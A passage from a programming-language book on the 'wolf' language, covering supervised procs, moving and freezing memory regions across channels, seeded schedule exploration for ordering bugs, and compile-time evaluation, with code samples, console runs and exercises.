  #0 `program` arena state=open objects=0
  #1 `proc:roster` arena state=open objects=0
  #2 `proc:shard` arena state=open objects=0
  #3 `proc:shard` arena state=open objects=0
tasks and procs:
  proc#0 `program` root=task0 state=live
  proc#1 `roster` root=task1 state=live
  proc#2 `shard` root=task2 state=live
```

```
  proc#3 `shard` root=task3 state=live
  task#0 `main` Running
  task#1 `proc:roster` Blocked
  task#2 `proc:shard` Blocked
  task#3 `proc:shard` Blocked
wolf> :quit
```

`proc#0` is the program itself: a proc, named `program`, with `main` as its root task. It is the same kind of thing as the other three, which is why the process's own death is describable in the same vocabulary as a shard's. Every proc the program has spawned is in that list, with its own region and its own state, and there is no way to spawn one that is not: there is no detached `spawn proc` in wolf, exactly as there is no detached task.

For operating a wolf program, "what is running right now" is a question with a printed answer, and "who is supposed to notice if this dies" is a question with a code answer (the supervisor that spawned it, in the loop you can read). A service that appears in neither list does not exist.

Exercise 15-7 *(design)*. Every proc in wolf lives under the root supervisor; there is no unsupervised spawn. Sketch the supervision tree for the chapter 14 log-search service (listener, planner, one proc per shard), choosing for each internal node: restart the child alone, restart all children, or escalate. Name the failure scenario that made you pick each policy.

Exercise 15-8 *(spelunking · corpus)*. The corpus checks the kill rule with this directive header:

```
//! check: run(exit=0, stdout="released")
```

Explain why the `stdout=` clause, not the exit code, is the part of this header that actually verifies the rule "defers in a killed proc do not run." What would a conforming-looking run that violates the rule produce, and which field would catch it?

Exercise 15-9 *(design)*. A teammate proposes: "monitors are strictly better. A link is a monitor whose handler calls exit, so the language should ship only monitors." Take the other side using 15-2′s observed behavior: name two properties of `link` that the monitor-plus-handler encoding does not provide.

16. Region transfer: fearless messaging

Chapter 12 sent a region through a channel and said that chapter 16 was where the trick became a technique. Two questions were left open. The first is how big the graph is allowed to be, and the answer is the one chapter 8 gave about cycles: it does not matter, because the region is the unit and the region moves whole.

Here is the ring from §8.4 (three documents, each pointing at the one after it and the one before it, the ends met), handed to a proc that never allocated any of it:

```
wolf · part(ring)
struct Doc { title: str, words: int, newer: handle Doc, older: handle
Doc }
fn walker(inbox: channel[region], out: channel[str], docs: Pool[Doc],
head: handle Doc) -> int {
    let store = inbox.recv() else |_| { return 1 }
    var cur = head
    var line = ""
    in store {
        for _ in 0..4 { line = "{line}{docs[cur].title} "; cur =
docs[cur].newer }
    }
    out.send(line) else { return 1 }
    0
}
```

```
wolf · part(ring) · interpreted run, exit 0
fn main() -> !int {
    let inbox = channel[region](1)
    let out = channel[str](1)
    let store = region(pool(Doc))
    var docs = in store { Pool[Doc]() }
    var hs = in store {
        var h = List[handle Doc]()
        for _ in 0..3 { (mut h).push((mut docs).reserve()) }
        h
    }
    in store {
        var titles = List[str]()
        (mut titles).push("regions")
        (mut titles).push("moves")
        (mut titles).push("errors")
        for i in 0..3 {
            (mut docs).init(hs[i], Doc {
                title: copy titles[i],
                words: (i + 1) * 100,
                newer: hs[(i + 1) % 3],
                older: hs[(i + 2) % 3],
            })
        }
    }
    let w = spawn proc walker(inbox, out, docs, hs[0])
```

```
    inbox.send(move store)?
    print(out.recv() else |_| { return 1 })
    0
}
```

```
console
$ lupin ring.lu
regions moves errors regions
```

16.1 `ch.send(move r)`

Four documents printed from a three-document ring, which is how you know the walk went round. Everything interesting about that program is in one line:

```
inbox.send(move store)?
```

The region changes owner. Not the documents: the region, one value, and with it every object inside it, every string inside those, and every edge between them, including the two that point backwards and the one that closes the loop. The send moves one word. No traversal serializes the graph and no pass fixes up pointers on the other side; the cost does not depend on how many documents the shelf holds. A million documents and three move at the same price, because the price is the region's.

The safety argument is equally short, and it is not new. A region has one owner (§8.3). `move` transfers the owner (chapter 7). After the send, the sender's `store` is empty and the language enforces that with the trap chapter 12 printed: `use-after-move`, citing `[mem.tier0.move.2]`, the same clause as a moved string field. So at every instant exactly one proc can reach the graph, and "who else is touching this?" is not a question the program can ask, because it has no way to spell a second reacher.

Notice what crosses *besides* the region. `docs` and `hs[0]` are parameters of `walker`: a pool and a handle, which are an offset table and an index-plus-generation. They are `Copy`-shaped values, which is why they cross a signature under the rule §12.1 gave for channel payloads, and they are meaningless without the region: a handle into a region you do not own resolves to nothing. That is the shape of a moved graph in wolf: the *addresses* are indices, so they survive the move, and the memory they index arrives under new ownership in the same message.

Two procs, one word

The receiver above is a proc rather than a task, and the substitution cost nothing: `spawn proc walker(...)` where chapter 12 wrote `spawn(fn() { ... })`. That is the claim the whole part has been building toward. A failure domain boundary and a task boundary are the same boundary as far as data is concerned. The rules that make a send safe are the memory model's, they were fixed in Part 2, and adding fault isolation on top of them required no new rule about data at all.

Which means a design can move procs around late. Start with tasks in one scope because the work is a pipeline; discover that one stage corrupts its own state and should die alone; promote that stage to a proc. Nothing about the data path, the channel, or the payload rule changes.

When inference merges what you know is disjoint

One honest cost of a granule this size. Region inference (§8.1) puts allocations in the region the surrounding code is using, and it is conservative: two collections built in the same window live in the same region, so moving one moves both, and the send that should have handed over a batch hands over the batch and the scratch space it was built with.

The ladder out of that has three rungs and you should climb them in order.

Restructure. Build the thing you are going to send in its own window. `let batch = region()` and `in batch { … }` around the part that travels is the same act as choosing which variables are locals of which function, and it reads that way afterwards. Most merges dissolve here.

Annotate. When the two lifetimes genuinely interleave in one function, name both regions and open them explicitly: §8.6′s two open windows, checked disjoint by the compiler, with the border rule doing the policing. The cost is two names and a brace; the benefit is that the disjointness is now a claim the compiler is holding you to, not a comment.

Reach for `unsafe`. Last, rarely, and with chapter 9′s discipline: one door, a `# Safety` note that says which region the pointer belongs to, and an audit surface that a reviewer can grep. If you find yourself here for a *messaging* problem, the shape is almost always wrong: the first two rungs handle the cases that arise from real programs, and this one is for the cases that arise from libraries.

Exercise 16-1 *(comprehension · lupin)*. The sender builds a list inside a region (two pushes) and sends the region. Predict: does the receiver's `in r2 { … }` block run before or after both pushes are visible, and what synchronization made that true?

```
wolf
fn main() -> !int {
    let ch = channel[region](1)
    var got = 0
    scope s {
        s.spawn(fn() {
            let r = region()
            let xs = in r {
                var v = List[int]()
                (mut v).push(41)
                (mut v).push(1)
                v
            }
            ch.send(move r)?
        })
        let r2 = ch.recv() else |_| { return 1 }
        got = in r2 { 42 }
    }
```

```
    print("received {got}")
    0
}
```

Exercise 16-2 *(fingers · lupin)*. Make the transfer carry real freight: build a two-element list in `main`, send the region to a receiving task, and have the receiver sum the list *it never built*. Print the sum from the receiver's side.

Exercise 16-3 *(extension (break-it-on-purpose) · lupin)*. Construct the smallest program in which a sender touches a region *after* sending it with `move`. Predict the exact trap kind before running; it is one you met in chapter 7, not a new one.

16.2 Freeze, then share

`move` is the wrong verb when the answer is "everybody, forever." Two shards both want the published shelf, neither writes to it, and there is nothing to hand over:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
fn reader(store: List[Doc], out: channel[int]) -> int {
    var sum = 0
    for d in store { sum += d.words }
    out.send(sum) else { return 1 }
    0
}
fn main() -> !int {
    let out = channel[int](2)
    let store = freeze region {
        var docs = List[Doc]()
        (mut docs).push(Doc { title: "regions", words: 900 })
        (mut docs).push(Doc { title: "moves", words: 640 })
        docs
    }
    let a = spawn proc reader(store, out)
    let b = spawn proc reader(store, out)
    let x = out.recv() else |_| { return 1 }
    let y = out.recv() else |_| { return 1 }
    print("two procs read one snapshot: {x} and {y}")
    0
}
```

```
console
$ lupin published.lu
two procs read one snapshot: 1540 and 1540
```

One shelf, two failure domains reading it at once, no lock, and no copy: `store` crossed both signatures by reference because it is `imm`, and `imm` data has no writers to race with. That is §8.5′s cadence doing concurrency work: `freeze` was irreversible for memory-model reasons in Part 2, and irreversibility is exactly what makes it safe to hand to a proc that might die while reading, because there is nothing a dying reader can leave half-done.

The two verbs divide the world cleanly enough to make a decision table that fits in four lines:

```
shape of the data                     verb      what the receiver gets
one consumer, will mutate it          move      the only reference there is
many readers, nobody writes           freeze    a reference, no copy, no
lock
many readers, rebuilt periodically    freeze    a new edition each rebuild
two writers                           neither   redesign: one owner per
datum
```

The third row is the one people miss. `freeze` does not mean *forever*: it means immutable for the life of that region. A routing table rebuilt every thirty seconds is built mutable in a fresh region, frozen, and published; readers holding the old edition keep reading it until they pick up the new one, and the old region dies when its last reader lets go. Immutable-per-edition is the pattern; there is no need for a lock at any point in it, and no reader ever sees a half-built table.

The fourth row is a redesign. Two writers to one datum is a design with no owner for the datum, and the language's answer is to make you pick one: give it one owner and send messages to it (§14.3's mailbox), or split it so each writer owns a piece. `Mutex` and `when` (§12.4) exist for the residue where genuinely shared mutable state is the right answer, and the residue is smaller than most codebases assume.

Exercise 16-4 *(comprehension · lupin)*. Ten squares are frozen into `table`; two tasks each read one entry and send it back. Predict the printed number, and answer precisely: how many copies of the table exist while both tasks read it?

Exercise 16-5 *(design)*. For each payload, choose `move` or `freeze` and defend it in one sentence: (a) a parsed configuration read by every worker for the process lifetime; (b) a request's parse tree handed from parser to executor; (c) a routing table rebuilt every 30 seconds and read constantly; (d) a 2 GB index segment consulted by eight shards.

16.3 The honest lineup

Four languages, one workload: a producer builds a graph, a consumer walks it. Each of these designs is in production at a scale wolf has not approached, and each pays for message-passing safety at a different moment. The comparison is about *when* the bill arrives.

Erlang copies. A send deep-copies the message into the receiver's heap, so the receiver reads private memory and no coordination exists to get wrong. The bill arrives at the send, in full, proportional to the size of the graph. For small messages it is invisible; for a million-node tree it is the program's dominant cost, and the standard remedy (a binary large enough to be reference-counted instead of copied) is a special case in the runtime, not a general answer. The copy buys something no `move` can: the same send works to a process on another machine, with the same semantics. Erlang bought distribution, and paid for it here.

Go shares. A channel of pointers costs one word, exactly as wolf's region does, and nothing in the type system says the sender has stopped writing. The convention is that it has; the

enforcement is the race detector, which finds what the test happens to execute. A multiword value written while another goroutine reads it can also tear (Go's memory model documents this), so the failure mode includes data that never existed, not only stale data. Go's answer is discipline and tooling, and it works at enormous scale, with the caveat that "we forgot the convention here" is a bug class rather than a compile error.

Rust locks. The safe spelling for a shared mutable graph is an `Arc<Mutex<T>>`, and it is real code that compiles:

```
rust · contrast
pub fn shared_mutable(docs: Vec<Doc>) -> u32 {
    let shelf = Arc::new(Mutex::new(docs));
    let mut handles = Vec::new();
    for _ in 0..2 {
        let shelf = Arc::clone(&shelf);
        handles.push(thread::spawn(move || {
            let guard = shelf.lock().expect("the shelf's lock is
poisoned");
            guard.iter().map(|d| d.words).sum::<u32>()
        }));
    }
    handles
        .into_iter()
        .map(|h| h.join().expect("a reader panicked"))
        .sum()
}
```

The bill arrives on every access: a refcount at the clone, a lock and an unlock per read, and a poisoned-lock case to handle in code that never writes. Rust's own answer to that is to drop the `Mutex` when nothing writes —

```
rust · contrast
        let shelf = Arc::clone(&shelf);
        handles.push(thread::spawn(move || {
            shelf.iter().map(|d| d.words).sum::<u32>()
        }));
```

— which is the *same program* as §16.2's frozen shelf, spelled by hand in the type. That is the fairest thing to say about the comparison: Rust can express both of wolf's answers, and requires the programmer to know which one this data is, encode it in a type, and rewrite the type when the answer changes.

Wolf moves the region. The bill arrives at compile time, and it is the move check. What the receiver pays to read is nothing.

The one place wolf's answer is structurally harder than the others is the *cyclic* graph, and it is instructive to see what the others do with it. Rust cannot make the ring out of references, so it makes it out of indices:

```
rust · contrast
```

```
pub struct Node {
    pub title: &'static str,
    pub newer: usize,
    pub older: usize,
}
```

That is an arena, hand-rolled, with `usize` where a pointer wanted to be and no check that an index belongs to the arena it is used with. The program in §16.1 is the same idea with the arena in the language and the index carrying a generation, which is what turns a stale reference from an exploit into a trap (§8.7). So the honest summary of the cyclic case is that both do the same thing, and one of them checks it.

Where wolf pays and the others do not: distribution. `move` is an in-process transfer of ownership over memory that is not going anywhere, and it does not become a network protocol by adding a keyword. Erlang's copy is expensive *because* it is a serialization, and a serialization is what crosses a machine boundary. That trade is decided (v1 procs are in-process), and a wolf program that needs to talk to another machine writes a protocol, like a C or Rust or Go program does.

Exercise 16-6 *(design)*. The same workload (a producer builds a million-node tree, a consumer walks it) in four systems: Erlang (copying send), Go (send a pointer), Rust (`Arc<Mutex<Tree>>`), wolf (`ch.send(move r)`). For each, name what the transfer costs at the moment of send, and what it costs the *receiver* to be safe while reading. One of the four pays at a different time than the others: which?

Exercise 16-7 *(extension · lupin)*. A maze is a graph, and a graph is a region's favorite payload. Carve a 5×5 maze with a seeded generator (per-cell wall bitmasks: 1=N 2=E 4=S 8=W, depth-first carve, a small linear-congruential step for direction choice), building the wall table inside a region. Send the region to a solver task; the solver breadth-first-searches it in place and prints the shortest-path distance from corner to corner. Seed 1: run it. Before you do, answer: how many times is the wall table copied between carver and solver?

Exercise 16-8 *(comprehension + schedule play · lupin)*. Change the carve seed to 2 and run the program three times, including once under `lupin run … --seed=7`. Predict: which of the two seeds in play changes the printed distance, and which cannot, and why does this program print the same distance under every scheduler seed?

Exercise 16-9 *(comprehension · wolf + lupin)*. This program declares a channel of bare `List[int]` (not `Copy`, not `imm`, not a region, not `sync`):

```
wolf · rejected, E1102
fn main() -> !int {
    let ch = channel[List[int]](1)
    0
}
```

Predict the verdict this program earns and the rule behind it, and explain why each of the four admitted payload classes is safe where a bare `List` is not.

Exercise 16-10 *(extension · lupin)*. Seven wolves in a ring; every third one still standing leaves, until one remains. Build the ring as a list of alive-flags in its own region, run the elimination in `main` with `%` doing the wraparound, then hand the finished region to a reader task with one `send(move …)` — 16-7's shape — which finds the survivor in place and prints the seat. Compute the answer on paper first. How many times was the ring copied between builder and reader, and what would the copy count be in a language that made message passing mean copying?

17. The failing schedule, replayed

“Ain’t no rest for the wicked.”

— Cage the Elephant

The scheduler agrees. A runnable task is runnable until it blocks, and the explorer in this chapter exists precisely to deny your program a quiet moment it did not order.

Everything in Part 3 so far has been about making whole classes of bug unsayable. A leaked task has no spelling; a lock-order deadlock has no spelling; a data race needs a second writer the type system will not give you. This chapter is about the bugs that are left, and it starts by admitting that there are some.

17.1 The bug that typechecks

The shelf reindexes. Two workers take documents off a queue, each sends back a word count, and the collector adds them up and stops when both workers report finished:

```
wolf · part(reindex)
fn worker(queue: channel[int], shelved: channel[int], finished:
channel[int]) -> !() {
    for words in queue { shelved.send(words)? }
    finished.send(1)?
}
```

```
wolf · part(reindex) · runs, exit 0
fn main() -> !int {
    let queue = channel[int](4)
    let shelved = channel[int](4)
    let finished = channel[int](2)
    var total = 0
    var seen = 0
    scope pool {
        pool.spawn(fn() { worker(queue, shelved, finished)? })
        pool.spawn(fn() { worker(queue, shelved, finished)? })
        queue.send(900)?
        queue.send(640)?
        queue.close()
        var workers = 2
        var draining = false
        while !draining {
            select {
                w from shelved => { total += w; seen += 1 },
                _ from finished => { workers -= 1; if workers == 0
{ draining = true } },
            }
        }
    }
    print("reindexed {seen} of 2 documents, {total} words")
```

```
    0
}
```

```
console
$ lupin reindex.lu
reindexed 2 of 2 documents, 1540 words
```

That is the right answer. Run it again and it is still the right answer; the shape of the program is not doing anything clever, and a reviewer reading it in a pull request would approve it. There is no shared mutable state: `total` and `seen` are locals of `main`, and the workers never touch them. Every value crossing a task boundary crosses through a channel. Nothing in this program is a data race, and no amount of tightening the type system would reject it, because there is nothing here to reject.

It loses work anyway:

```
console
$ lupin run reindex.lu --seed=2
reindexed 1 of 2 documents, 900 words
```

One document, shelved by a worker, counted by nobody. Read the `select` and the reason is visible once you know to look for it: when the second worker's `finished` message and the second document are *both* waiting, `select` picks one, and if it picks `finished`, `workers` drops to zero, `draining` becomes true, the loop ends — and the document is still sitting in `shelved`, buffered, unread, and about to be discarded when the channel goes out of scope.

Say what this is, and what it is not

It is an *ordering* bug. The composite operation "collect every result, then stop" was never atomic with respect to the two messages that decide it, and no individual message was delivered late, twice, or out of order. Every send happened before its matching receive; the memory model held perfectly; both workers were correct.

It is not a data race, and this book is not going to blur the difference in order to make a better story. Part 3's claim has always been narrower than the folklore version: *races do not compile*, because a race needs two tasks with live access to one mutable location and the ownership rules do not issue that access. Ordering bugs are a different class, they survive every type system that admits message passing, and they are the class that remains after wolf has removed the others.

Once the races are gone, what is left is a *small* set of bugs about the order of events, and a small set is something a machine can search.

Exercise 17-1 *(comprehension · lupin)*. Two tasks each deposit 50 into a balance that starts at 0, through a get-then-set protocol with the store loop in `main`. There is no shared mutable capture and no `Mutex`. Predict the balance under the default schedule, and state what the correct answer would be if deposits never interfered:

```
wolf
fn deposit(getreq: channel[int], getrep: channel[int], setch:
channel[int]) {
    getreq.send(1) else { return }
    let v = getrep.recv() else |_| { return }
    setch.send(v + 50) else { return }
}
fn main() -> !int {
    let getreq = channel[int](0)
    let getrep = channel[int](0)
    let setch = channel[int](0)
    var balance = 0
    scope s {
        s.spawn(fn() { deposit(getreq, getrep, setch) })
        s.spawn(fn() { deposit(getreq, getrep, setch) })
        var served = 0
        while served < 4 {
            select {
                _ from getreq => { getrep.send(balance) },
                v from setch => { balance = v },
            }
            served += 1
        }
    }
    print("balance={balance}")
    0
}
```

Exercise 17-2 *(comprehension (schedule play) · lupin)*. Hunt it: run 17-1 under seeds 0 through 5. Record each balance. Which seeds produce the correct answer, and what had to happen in the schedule for 100 to come out?

17.2 The seed, the schedule, and the frontier

Three commands are the whole workflow, and the first one you have already used.

`--seed=N` asks for one schedule, chosen by a seed. Every scheduling decision the run makes comes out of that seed, so the same seed is the same run: the same interleaving, the same output, on any machine, as many times as you like. That is what made `--seed=2` above a *fact* about the program rather than an anecdote about a machine that was busy.

`--explore=N` does not pick a schedule. It searches:

```
console
$ lupin conform-run reindex.lu --explore=500
reindex.lu: explored 10 schedule(s) in 10 execution(s) (DPOR; 0 slept, 4
pruned), frontier closed
  outcomes: 2 distinct — SCHEDULE-DEPENDENT
    exit(0) ×8 stdout=reindexed 2 of 2 documents, 1540 words\n leaks=0
forest=ok — replay: --seed=0
      decision stream: ev:0,0,0,0,0,0
    exit(0) ×2 stdout=reindexed 1 of 2 documents, 900 words\n leaks=0
forest=ok — replay: --seed=4611686018427387916
```

```
      decision stream: ev:0,0,0,1,1
  deadlocks: 0 · races: 0 · max depth: 6 decision(s)
$ echo $?
1
```

Read that report line by line, because it is the chapter's centerpiece and every field in it earns its place.

`explored 10 schedule(s) in 10 execution(s).` **The budget was 500 and** ten were enough. This program has six decision points with two choices each, which would be sixty-four interleavings enumerated naively; DPOR (dynamic partial-order reduction) recognizes when two orderings cannot produce different results and runs one of them. `4 pruned` is the count of branches it proved equivalent to something already tried.

`frontier closed.` **No reachable schedule was left untried. This is** the strongest thing the tool ever says, and §17.3 is about the cases where it cannot say it.

`outcomes: 2 distinct — SCHEDULE-DEPENDENT.` **The finding. Two** different observable behaviors from one program with one input, which is what an ordering bug looks like from outside. Note that both outcomes exit 0: nothing crashed, nothing trapped, no assertion fired. The bug is that the program has two answers, and the tool's job is to notice that, not to know which one you wanted.

`×8` and `×2`. **Eight of the ten schedules are right and two are** wrong. That is the number that makes this bug the kind people describe as impossible to reproduce: it is not rare in the space of *schedules*, but the schedules a real machine picks are heavily biased toward the FIFO end, so in practice it appears when a machine is loaded, and never on a developer's laptop.

`replay: --seed=…`. **Each outcome carries the command that reproduces** it. The finding arrives with its own reproduction.

`decision stream: ev:0,0,0,1,1`. **The schedule itself, written down. A** decision stream records *choices*, not events: five entries, each the index of the runnable thing the scheduler picked. Two of them are 1, which means the failing schedule differs from the passing one at exactly two decisions; comparing the two streams tells you where to look before you have read a line of the program.

`exit code 1`. **A schedule-dependent program is a finding, so the** tool fails. That is what makes `--explore` usable in a test suite: green means "every schedule I could reach agrees."

Replay
The seed is a value, so reproduction is not a ritual:

```
console
$ lupin run reindex.lu --seed=4611686018427387916
reindexed 1 of 2 documents, 900 words
$ lupin run reindex.lu --seed=4611686018427387916
reindexed 1 of 2 documents, 900 words
```

```
$ lupin run reindex.lu --schedule=ev:0,0,0,1,1
reindexed 1 of 2 documents, 900 words
```

Twice by seed and once by the explicit stream, three identical runs. Use the seed when you want to hand somebody a number; use `--schedule=ev:…` when the counterexample is what you want to read, because the stream is the schedule in a form you can edit, shorten, and compare against a passing one.

This is the difference the chapter is about, stated as plainly as it can be. Go's race detector tells you there *was* a race, in a run you already finished, and finding it again is your problem. Wolf hands you the failing schedule as a value, and the failing run is a command.

The fix

Now fix it, and notice that the fix deletes code. The bug was that the collector had to decide between two message kinds; the cure is that the scope's closing brace already knows the answer. After the brace, every worker has finished (that is what a join *is*, §10.1), so nobody can send another result, so closing the channel cannot cut anyone off and draining it cannot miss anything:

```
wolf · part(fixed)
fn worker(queue: channel[int], shelved: channel[int]) -> !() {
    for words in queue { shelved.send(words)? }
}
```

```
wolf · part(fixed) · runs, exit 0
fn main() -> !int {
    let queue = channel[int](4)
    let shelved = channel[int](4)
    var total = 0
    var seen = 0
    scope pool {
        pool.spawn(fn() { worker(queue, shelved)? })
        pool.spawn(fn() { worker(queue, shelved)? })
        queue.send(900)?
        queue.send(640)?
        queue.close()
    }
    shelved.close()
    for w in shelved { total += w; seen += 1 }
    print("reindexed {seen} of 2 documents, {total} words")
    0
}
```

The fix deletes the `finished` channel, the `select`, and the worker count; the loop is a `for`. Ask the explorer whether the class of bug went with them:

```
console
$ lupin conform-run reindex.lu --explore=500
reindex.lu: explored 2 schedule(s) in 2 execution(s) (DPOR; 0 slept, 0
pruned), frontier closed
```

```
  outcomes: 1 distinct — observably deterministic (every schedule agrees)
    exit(0) ×2 stdout=reindexed 2 of 2 documents, 1540 words\n leaks=0
forest=ok — replay: --seed=0
  deadlocks: 0 · races: 0 · max depth: 3 decision(s)
$ echo $?
0
```

`observably deterministic (every schedule agrees)`, `frontier closed`, exit 0. Two schedules instead of ten and three decisions instead of six, which is the other thing the report measures: the fix removed *choices*, not symptoms. A program with fewer decisions has less to get wrong, and `max depth` is a number you can watch across a refactor.

One condition on this fix, stated because it is real. Draining after the join works when the channel can hold the batch (capacity 4 for two results here). A pool whose results outnumber the buffer needs a collector task inside the scope, and then the close belongs after that scope's brace, in an outer one. The structure is the same and the braces do the arithmetic; what does not work is deciding between "a result arrived" and "everyone is done" in one `select`, which was the bug.

What this replaces

Here is what a project does *instead* of this, because the alternative is what most of us have been doing.

The usual defense against ordering bugs is repetition: run the test a thousand times, run it under load, run it on the CI machine that is slower. That finds the bugs whose failing schedules the machine happens to produce, which is a biased and unknown subset, and it produces exactly one artifact when it works: a test that failed once. The explorer's ten executions covered every inequivalent ordering of this program, which is a stronger statement than a thousand runs, and it produced a seed.

The other usual defense is a race detector, and it is a genuinely good tool aimed at a different class. A detector watches one execution for conflicting accesses; the bug above has no conflicting accesses, so no detector will ever report it. Detectors are aimed at the class Part 2 removed; this chapter searches the class that is left.

Exercise 17-3 *(fingers · lupin)*. Two sends race into one channel; main prints the arrival order. Run it twice with `--seed=0`, once with `--seed=3`, and once with `--schedule=ev:0,0,0`. Before running: which pairs of those four runs are guaranteed to match?

```
wolf
fn main() -> !int {
    let ch = channel[int](2)
    scope s {
        s.spawn(fn() { ch.send(1) })
        s.spawn(fn() { ch.send(2) })
    }
    let a = ch.recv() else |_| { return 1 }
    let b = ch.recv() else |_| { return 1 }
    print("{a}{b}")
```

```
    0
}
```

Exercise 17-4 *(comprehension · lupin)*. The explorer prints the two schedules of 17-3 as decision streams `ev:0,0,0` and `ev:1,0,0`. Three decisions, but only the first digit ever differs. What is the first decision choosing between, and why are the remaining two decisions no longer choices once it is made?

Exercise 17-5 *(spelunking · lupin)*. Run `lupin conform-run ex17-3.lu --explore=64` and read the report back: explain `explored 2 schedule(s)`, `DPOR`, `frontier closed`, `SCHEDULE-DEPENDENT`, the per-outcome `replay:` seeds, and the process exit code.

17.3 Scope honesty

A tool that searches a space is only as good as your understanding of the space, so here is the boundary, drawn from the inside.

The budget is part of the verdict

Run the *broken* program again with a budget too small to find its bug:

```
console
$ lupin conform-run reindex.lu --explore=2
reindex.lu: explored 2 schedule(s) in 2 execution(s) (DPOR; 0 slept, 0
pruned), frontier OPEN
  note: schedule budget exhausted at 2 execution(s); frontier open
  outcomes: 1 distinct — observably deterministic (every schedule agrees)
    exit(0) ×2 stdout=reindexed 2 of 2 documents, 1540 words\n leaks=0
forest=ok — replay: --seed=0
  deadlocks: 0 · races: 0 · max depth: 6 decision(s)
$ echo $?
0
```

Same program, same bug, green verdict, exit 0. The report is not lying; `observably deterministic (every schedule agrees)` is true *of the two* schedules it ran*, and it tells you so twice:* `frontier OPEN`, and a `note:` naming the budget that stopped it. Read an exploration report the way you read a benchmark: the verdict is conditional on the budget line, and `frontier OPEN` is the condition talking. A green run with an open frontier is a run that has not finished asking.

`--explore-preemptions=N` bounds the search a different way, by limiting how many times the schedule may depart from FIFO order. It makes searches cheap and shallow, which is the right trade for a large program in a pre-commit hook and the wrong one for the report you paste in a bug tracker. It also reports itself, in the same `note:` line.

What exploration cannot see

Three kinds of nondeterminism are outside the space, and each has an owner.

Values. The explorer permutes *scheduling* decisions. A hash seed, a random backoff, an identifier from the operating system, a timestamp: these vary between runs without any

schedule changing, and no amount of exploration touches them. Property testing and fuzzing own that axis.

Real time. The scheduler virtualizes time: a `timeout(5.ms)` arm fires when the runtime decides no other arm can become ready, not after five milliseconds of wall clock. That is what makes a test with a timeout in it fast and repeatable, and it means what you validated is your *handling* of a timeout and never the calibration of one. Whether five milliseconds is the right number is a question for a load test against a real peer.

Anything past the membrane. A C library with its own threads, its own file descriptors, and its own signal handlers is invisible to a scheduler whose model of blocking is wolf's blocking points (§10.2). A task inside a C call is not interrupted, inspected, or migrated (§10.4), so the explorer cannot interleave anything with the *inside* of that call. The audit surface of chapter 9 is the boundary, and the C library's own test suite owns what happens past it.

The positive statement those three carve out is one sentence: exploration proves ordering properties over the events it can see and permute. Both halves are load-bearing, and neither is a disclaimer: the events it can see are every channel operation, every `select`, every acquisition, every spawn and join, and every proc lifecycle event in your program, which is where ordering bugs live.

What v1 does not do

Two absences, stated plainly because folklore expects otherwise.

There is no production flight recorder. Determinism here is a *testing* instrument: you run a program under the deterministic scheduler, and what you get back is a seed. Recording a live service's real schedule so that a production incident can be replayed offline is a different mechanism with a different cost, and wolf does not have it. A crash in production hands you what crashes in other languages hand you, plus a task forest (§11.3) and an exit reason (§14.1).

And exploration is not verification. `frontier closed` covers every inequivalent schedule of *this program on this input*. Change the input and you have a new search; the tool says nothing about the inputs you did not run. Combining the two axes (property-generated inputs, each explored exhaustively) is a thing you can build out of the parts in this chapter, for the code where ordering is the whole product.

Exercise 17-7 *(comprehension · lupin)*. Rerun 17-3′s exploration with `--explore-preemptions=0`. Predict what the report will claim about determinism before you run it, then reconcile the claim with 17-5′s.

Exercise 17-8 *(design)*. List three behaviors of a real concurrent service that seeded schedule exploration, as this chapter defines it, cannot find; for each, name the tool or practice that owns it instead.

Where Part 3 leaves you

Eight chapters ago a task was a thing you started and hoped about. What you have now is smaller than a framework and larger than a library: a brace that joins, a channel that carries ownership, a `select` that multiplexes, a `when` that cannot deadlock, a proc that is a failure domain, two primitives under every supervision policy, and a seed that makes any of it repeat.

The through-line is one idea applied at four sizes. A scope owns tasks and its brace is the arithmetic (§10.1). A region owns objects and its brace is the free (§8.2). A proc owns regions and its death is the free (§14.2). And a schedule owns the order of events, so a seed is the whole of it (§17.2). Every one of those is a boundary you can point at in the source, which is why the failure modes in this part have locations rather than reputations.

None of it makes a concurrent program correct for you. It makes the mistakes *sayable*: the leak became a deadlock with a roster, the race became a compile error, the ordering bug became a seed. A program can still be wrong, but not in a way nobody can hold.

Exercise 17-9 *(extension (break-it-on-purpose) · lupin)*. Construct a deadlock from two tasks and two rendezvous channels, each task receiving first and sending second. Predict the trap's roster before running: how many tasks does it name, and why is the answer three when you wrote two?

Part 4 — Systems

18. Comptime: one tier, no macros

Brahms sat on his First Symphony for twenty-one years. By the downbeat, the work was already done.

Part 3 ran on the interpreter, because the question was what a program *means* when more than one thing is happening, and the scheduler is the thing that answers it. This part's prompts are the compiler's. The subject here is work that happens before your program starts (during compilation, by the compiler, in a sandbox), so the implementation that evaluates it is the one that compiles. The interpreter reads a `comptime fn` and hands it straight back.

One idea holds the chapter together, and it is smaller than the feature list suggests: *comptime* is wolf, evaluated during compilation, not a second language or a macro expander over tokens. The same `while`, the same `if`, the same checked arithmetic, the same `assert`, running on a different clock, inside a box with nothing in it.

18.1 Wolf at compile time

The shelf shards its index across a power of two, and the mask that picks the shard is a number nobody should be computing at startup:

```
wolf
comptime fn shard_mask(shards: int) -> int {
    var mask = 1
    while mask < shards {
        mask = mask * 2
    }
    mask - 1
}

comptime fn expect_mask(shards: int, want: int) -> bool {
    assert(shard_mask(shards) == want)
    true
}

const SIXTEEN_SHARDS: bool = expect_mask(16, 15)

fn test_the_mask_selects_four_bits() {
    let slot = 1234 % 16
    assert(slot == 2, "1234 lands in slot 2 of sixteen")
}
```

```
console
$ wolf test ./shard_test.lu
test ./shard_test.lu::test_the_mask_selects_four_bits ... ok
wolf test: 1 passed; 0 failed; 0 rejected; 0 unsupported; 0 filtered out
```

Read `shard_mask` first and notice how little there is to read. A `var`, a `while`, a multiplication, a subtraction: the loop you would have written anyway. The only word that is new is `comptime`, and all it changes is *when*.

Then read `expect_mask`, which is the interesting one. It computes the mask and asserts the answer, and because it runs during compilation, its `assert` is a claim the compiler settles. Change the expected number and the build stops:

```
wolf · rejected, E0710
comptime fn shard_mask(shards: int) -> int {
    var mask = 1
    while mask < shards {
        mask = mask * 2
    }
    mask - 1
}

comptime fn expect_mask(shards: int, want: int) -> bool {
    assert(shard_mask(shards) == want)
    true
}

const SIXTEEN_SHARDS: bool = expect_mask(16, 14)

fn test_the_mask_selects_four_bits() {
    let slot = 1234 % 16
    assert(slot == 2, "1234 lands in slot 2 of sixteen")
}
```

```
diagnostic
error[E0710]: this comptime assertion failed
  --> ./s2.lu:13:5
   |
13 |     assert(shard_mask(shards) == want)
   |     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ evaluated to `false` at
compile time
...
